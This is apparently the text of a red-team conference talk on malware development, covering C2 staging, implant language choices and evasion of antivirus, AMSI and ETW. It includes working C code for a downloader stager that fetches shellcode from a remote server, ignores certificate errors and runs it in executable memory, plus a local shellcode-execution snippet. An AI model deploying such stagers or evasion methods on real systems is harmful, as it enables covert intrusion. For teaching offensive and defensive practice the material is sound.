Malware Development for Dummies

whoami

Jake Adelson

- Senior Operator – Offensive Security at EY
- OSCP, OSCE, OSWP
- Red & purple teaming
- Malware developer

Disclaimer

Educational purposes.

This talk is intended to demystify the thought process behind malware development and shed light on the autonomy of malicious software.

Deploying malware on systems without permission is illegal, so only do this on authorized offensive security engagements/in a lab/in CTFs.

Terminology

Implant – The malware part of a C2 framework

Listening Post – Operator-side portion of the C2 framework. Implant communicates with it to receive instructions and deliver output

C2 Channel – The method the malware uses to communicate with the Listening Post

Beaconing – The act of reaching out and communicating with the C2 server

OPSEC – Operational Security. Keeping your malware running covertly and minimizing data leakage.

Signature – A way to uniquely identify a particular piece of malicious code. This can include its hash, hardcoded strings, unique behaviours, or quirks in runtime.

Getting burnt – In the context of malware development, it refers to when your payload is so heavily signatured that it's no longer possible to covertly use in its current state.

Design Philosophy

- Keep payloads as generic as possible to increase the difficulty required to signature it.
- Avoid letting your implant touch disk. Use a stager to perform OPSEC checks and load implant into memory.
- Consider OPSEC each step of the way (strings in binary, secure network communications, etc.).

Why write your own malware?

In recent years, there have been several substantial open-source C2 frameworks and various other malware projects released on GitHub. With easy access to all of these options, why would you make your own?

- Public C2 frameworks are more likely to be signatured by Defensive Solutions, rendering them more likely to be DoA when trying to use them in mature environments. Making your own will increase the likelihood of remaining undetected.
- Without knowing what is going on behind the scenes with other malware, you run the risk of OPSEC slipups and potential damage to infected systems. By making your own, you'll know exactly what's going on whenever you run a command.
- Once you understand how the core of it works, you'll be equipped to contribute to open-source projects.
- If you are a blue teamer, writing your own malware will provide insight for detection opportunities for other malware in the wild.

Stages

Stage 0: Initial payload execution – Macro, EXE, HTA, etc. Perform safety checks such as sandbox detection. Minimal on-disk footprint. Load stage 0.5 or skip to 1.


Stage 0.5: Unmanaged stager/dropper. Designed to be used interchangeably with stage 0 payloads to minimize effort needed to get a functional stager working. Convert to shellcode and embed. Can also use this stage to perform advanced OPSEC techniques such as disabling AMSI & ETW.

Stage 1: Persistence C2 – basic functionality, more OPSEC techniques (identify AV/EDR, attempt to unhook or bypass endpoint defenses, check for proxies or traffic inspection tools, etc.) variety of high-latency C2 channels, load stage 2.

Stage 2: Fully interactive C2. Advanced functionality. Generally low-latency C2 channel like HTTP/S.

Language Options

- Low-Level (C, C++)
- Scripting (PowerShell, Python)
- Platform Specific (C#, Swift)
- Other (Nim, Go, Rust, VBA, ASM, etc.)


PYTHON
THIS IS PLAGIARISM. YOU CAN'T JUST "IMPORT ESSAY."
JAVA
I'M TWO PAGES IN AND I STILL HAVE NO IDEA WHAT YOU'RE SAYING.
ASSEMBLY
DID YOU REALLY HAVE TO REDEFINE EVERY WORD IN THE ENGLISH LANGUAGE?
C
THIS IS GREAT, BUT YOU FORGOT TO ADD A NULL TERMINATOR. NOW I'M JUST READING GARBAGE.

Low-level (C, C++)

Advantages:

- Easy access to the Windows API
  - MSDN
- Small compiled binary size
  - Easy to convert to shellcode (sRDI) and use in stagers

Disadvantages:

- Harder to get into if you don’t have much programming experience
  - More bugs, slower development time
- Generally easier to reverse engineer since most RE tools are built with languages like C++ in mind.

Scripting (PowerShell, Python)

PowerShell can be a viable option. It’s installed by default on all modern Windows systems, but AMSI and ETW make it much easier for defenders to get insight into your payload while it’s running. Although those defenses can be disabled, this can be pretty noisy.

Python is commonly used for the listening post, due to the ease of use and flexibility of the language. However, there are several issues with a python-based payload. If you want to be able to run your payload on a system that doesn’t have python installed (99.9% of systems in corporate environments won’t have it), you’ll need to use tools such as Pyinstaller or Py2Exe to “compile” your script into an executable.

Platform Specific (C#, Swift)

For example, C# for Windows or Swift for MacOS.

Many open-source frameworks are written in part in C#, so lots of examples to reference.

Typically easier to reverse engineer compared to lower level languages. C# is a JIT (just-in-time) compiled language, which means that it's only actually compiled during runtime, and the binary on disk can be reversed back to it's source pretty easily.

The source can be obfuscated to increase the difficulty of reverse engineering, but this can have a separate set of issues.

- Public obfuscation tools are heavily signatured.
- Code needs to be build for a specific version of the .NET framework.

Other (Nim, Go, Rust, VBA, etc.)

Nim is a recently trendy language for malware development. It has a syntax similar to python, compiles down to C and allows for very convenient access to Windows internals. The OffensiveNim GitHub repo is packed full of useful code samples.

Golang can compile down to essentially every system architecture out there, which makes developing cross-platform malware extremely easy.

The final compiled payloads tend to be quite large (~5Mb, opposed to ~300kb in C++), so it'll definitely depend on use case.

Stager

What is a stager?

A stager is a lightweight payload designed to safely load the main implant into memory. AV systems commonly focus on detecting payloads while they are on-disk, either with static or dynamic analysis techniques, or shortly after they are executed using behavior analytics. By utilizing a stager, operators can implement safety checks to prevent it from executing within an AV sandbox to increase the likelihood of the payload being allowed on disk. It also reduces the likelihood of a defender getting ahold of your main payload.

Stager: Downloader

- Since the main payload remains on your server, it’s easier to control (through implant-side safety checks, firewall rules, server shutdown, etc.) who can request it. The fewer analysts looking at your payload, the longer it’ll last before signatures start getting developed for it.
- Easy to implement in a variety of languages


Stager: Downloader - Flow

- Initial execution
- Reach out to server via HTTP/S, DNS, ICMP, etc.
- Download payload (typically shellcode) into a buffer in memory
- Copy buffer to remote process & execute

Or

- Execute payload buffer locally

Downloader



```c
#include <windows.h>
#include <wininet.h>
#include <stdio.h>
#pragma comment(lib, "wininet.lib")

int main() {
    char user_agent[] = "%USERAGENT%";
    HINTERNET hInternet = InternetOpenA(user_agent, INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
    if (hInternet == NULL)
        return 1;
    char sitename[] = "%SITENAME%";
    int port = 443;
    HINTERNET hConnect = InternetConnectA(hInternet, sitename, port, NULL, NULL, INTERNET_SERVICE_HTTP, 0, NULL);
    if (hConnect == NULL)
        return 1;

    char method[] = "GET";
    char site_param[] = "%SITEPARAM%";

    DWORD flags = INTERNET_FLAG_RELOAD | INTERNET_FLAG_PRAGMA_NOCACHE | INTERNET_FLAG_KEEP_CONNECTION | INTERNET_FLAG_SECURE;
    HINTERNET hRequest = HttpOpenRequestA(hConnect, "GET", site_param, NULL, NULL, NULL, flags, 0);
    if (hRequest == NULL)
        return 1;

    DWORD reqFlags = 0;
    DWORD dwBuffLen = sizeof(reqFlags);
    InternetQueryOption(hRequest, INTERNET_OPTION_SECURITY_FLAGS, (LPVOID)&reqFlags, &dwBuffLen);
        reqFlags |= SECURITY_FLAG_IGNORE_CERT_CN_INVALID | SECURITY_FLAG_IGNORE_UNKNOWN_CA | INTERNET_FLAG_IGNORE_CERT_DATE_INVALID;
        InternetSetOption(hRequest, INTERNET_OPTION_SECURITY_FLAGS, &reqFlags, sizeof(reqFlags));

    char requestHeaders[] = "Content-Type: application/x-www-form-urlencoded";
    BOOL bRequestSent = HttpSendRequestA(hRequest, requestHeaders, sizeof(requestHeaders), NULL, 0);

    BOOL bKeepReading = TRUE;
    const int nBuffSize = 5000000;
    int size = 0;
    char* buff = VirtualAlloc(0, 10000000, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    DWORD dwBytesRead = -1;
    while (bKeepReading && dwBytesRead != 0)
        bKeepReading = InternetReadFile(hRequest, buff, nBuffSize, &dwBytesRead);

    ((void(*)())buff)();
    InternetCloseHandle(hRequest);
    InternetCloseHandle(hConnect);
    InternetCloseHandle(hInternet);
```

Stager: Dropper

Advantages
- Doesn’t require any additional infrastructure
- Less moving parts
- Doesn’t attempt to reach out to the internet

Disadvantages:
- Final payload is out of your hands. If the stager is recovered, then a determined analyst would likely be able to extract your final payload.


Stager: Dropper

- Execute
- Decodes/decrypts embedded shellcode into buffer in memory
- Copy decoded buffer to remote process & execute


Or

- Execute payload buffer locally

Local Execution




```
BOOL execShellcode() {

    // array containing the raw shellcode
    const char shellcode[] = "\xfc\xe8\x82…";

    // Can only be used if the memory region the shellcode is in is marked as executable.
    (*(void(*)()) shellcode)();

    // Expanded form of the above line:
    void (*funcPointer)();  // define a function pointer with no return value
    funcPointer = (void(*)()) shellcode;  // cast the char array containing shellcode to the type defined above
    funcPointer(); // call the function

    return TRUE;
}
```



